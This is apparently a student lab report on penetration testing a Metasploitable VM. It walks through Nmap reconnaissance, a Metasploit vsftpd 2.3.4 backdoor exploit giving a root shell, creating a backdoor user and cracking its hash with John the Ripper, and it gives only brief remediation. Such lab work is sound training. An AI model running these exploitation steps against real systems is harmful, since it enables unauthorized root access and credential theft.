Network Penetration Testing with Real-World Exploits and Security Remediation

1. Introduction >>

Network security is critical in our interconnected world. This project explores network penetration testing using real-world exploits to simulate attacks and identify vulnerabilities. A key focus is on security remediation, developing strategies to fix these weaknesses and enhance network defenses. By understanding attack methods, this project aims to provide practical insights for building stronger network security.

2. Project objectives >>

This project aims to provide hands-on experience in network penetration testing using real-world exploits. It involves understanding testing methodologies, identifying vulnerabilities, applying exploits in a controlled environment, analyzing exploit mechanisms, and developing effective security remediation strategies. The project emphasizes documenting the testing process and reporting findings to improve network security.

3. Methodology >>

Types of penetration testing (Black Box, White Box, Grey Box)

-Testing phases:
-Reconnaissance
-Scanning
-Gaining Access
-Maintaining Access
-Covering Tracks
-Reporting and Remediation

4. Project Requirements >>

-Attacker OS
-Target OS
-Primary Toolset
-Kali Linux
-Metasploitable (Linux 2.6)
-Nmap, Metasploit, John


5. Tools Usage >>

-Nmap	Scanning and reconnaissance
-Metasploit	Exploitation
-Jhon the Ripper	Password cracking
-Linux Terminal	Post-exploitation tasks

6. Tasks. >>

Task 1: Basic Network Scan

Bash
nmap -v 192.168.220.128/24



Task 2: Reconnaissance >>

Bash

nmap -v -p- 192.168.220.131

Total Hidden Ports Found: 7

List of Hidden Ports :


1. 8787
2. 47436
3. 50918
4. 59995
5. 60004
6. 55555
7. 31333

```
Nmap scan report for 192.168.220.131
Host is up (0.00088s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 00:0C:29:FA:6C:0A (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Uptime guess: 0.045 days (since Sat May 17 08:59:14 2025)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=202 (Good luck!)
IP ID Sequence Generation: All zeros

Nmap scan report for 192.168.220.254
Host is up (0.00042s latency).
All 1000 scanned ports on 192.168.220.254 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
MAC Address: 00:50:56:EB:A4:C4 (VMware)
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop
```

B. Service Version Detection

Bash
nmap -v -sV 192.168.220.131



```
Completed NSE at 10:12, 0.03s elapsed
Nmap scan report for 192.168.220.131
Host is up (0.0017s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:FA:6C:0A (VMware)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux
```

C. Operating system Detection

Bash
nmap -v -O 192.168.120.131

```
Nmap scan report for 192.168.220.131
Host is up (0.00071s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 00:0C:29:FA:6C:0A (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Uptime guess: 0.052 days (since Sat May 17 08:59:13 2025)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=203 (Good luck!)
IP ID Sequence Generation: All zeros
```

Task 3: Enumeration

#Info	Value
Target IP Address	192.168.120.131
OS Details	Linux 2.6.9 - 2.6.33
MAC Address	00:0C:29:FA:6C:0A
Device Type	General Purpose
OS CPE	cpe:/o:Linux:linux_kernel:2.6

Task 4: Exploitation Of Services >>

```
└─# searchsploit    vsftpd 2.3.4
```

Exploit Title	Path
vsftpd 2.3.4 - Backdoor Command Execution	unix/remote/49757.py
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)	unix/remote/17491.rb

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS   192.168.220.131  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basi
   RPORT    21               yes       The target port (TCP)
```

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.220.131:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.220.131:21 - USER: 331 Please specify the password.
[+] 192.168.220.131:21 - Backdoor service has been spawned, handling...
[+] 192.168.220.131:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 2 opened (192.168.220.128:43965 → 192.168.220

  whoami
root
```

Task 5: Create User With Root Permission

Bash
adduser alex

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.220.131:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.220.131:21 - USER: 331 Please specify the password.
[+] 192.168.220.131:21 - Backdoor service has been spawned, handling...
[+] 192.168.220.131:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.220.128:44765 → 192.168.220.131:6200) at 2025-05-17 11:32:06 +0530

adduser alex
Adding user `alex' ...
Adding new group `alex' (1003) ...
Adding new user `alex' (1003) with group `alex' ...
Creating home directory `/home/alex' ...
Copying files from `/etc/skel' ...
Enter new UNIX password: 987654321
Retype new UNIX password: 987654321
passwd: password updated successfully
Changing the user information for alex
Enter the new value, or press ENTER for the default
        Full Name []: alex  multipowerful
        Room Number []:
        Work Phone []:
        Home Phone []:
        Other []:
```

```
Defaults        env_reset

# Uncomment to allow members of group sudo to not need a password
# %sudo ALL=NOPASSWD: ALL

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL) ALL

# Members of the admin group may gain root privileges
%admin ALL=(ALL) ALL
"/etc/sudoers" [readonly] 23L, 470C
```

Task 6: Cracking Password Hashes >>

```
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8×3])
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 18 candidates buffered for the current salt, minimum 48 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
987654321        (alex)
1g 0:00:00:00 DONE 2/3 (2025-05-17 12:27) 16.66g/s 49816p/s 49816c/s 49816C/s 1234qwer..celtic
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Task 7: Remediation >>

-Disable anonymous login
-Use SFTP or SCP instead of FTP

References :

-https://nvd.nist.gov
-https://www.vsftpd.org

Major Learnings >>

This project provided practical cybersecurity skills, including network scanning with Nmap, exploiting vulnerabilities with Metasploit (specifically vsftpd 2.3.4 and Java-RMI), creating privileged users, and cracking password hashes with John the Ripper. It emphasized the importance of vulnerability remediation, system updates, and secure configurations.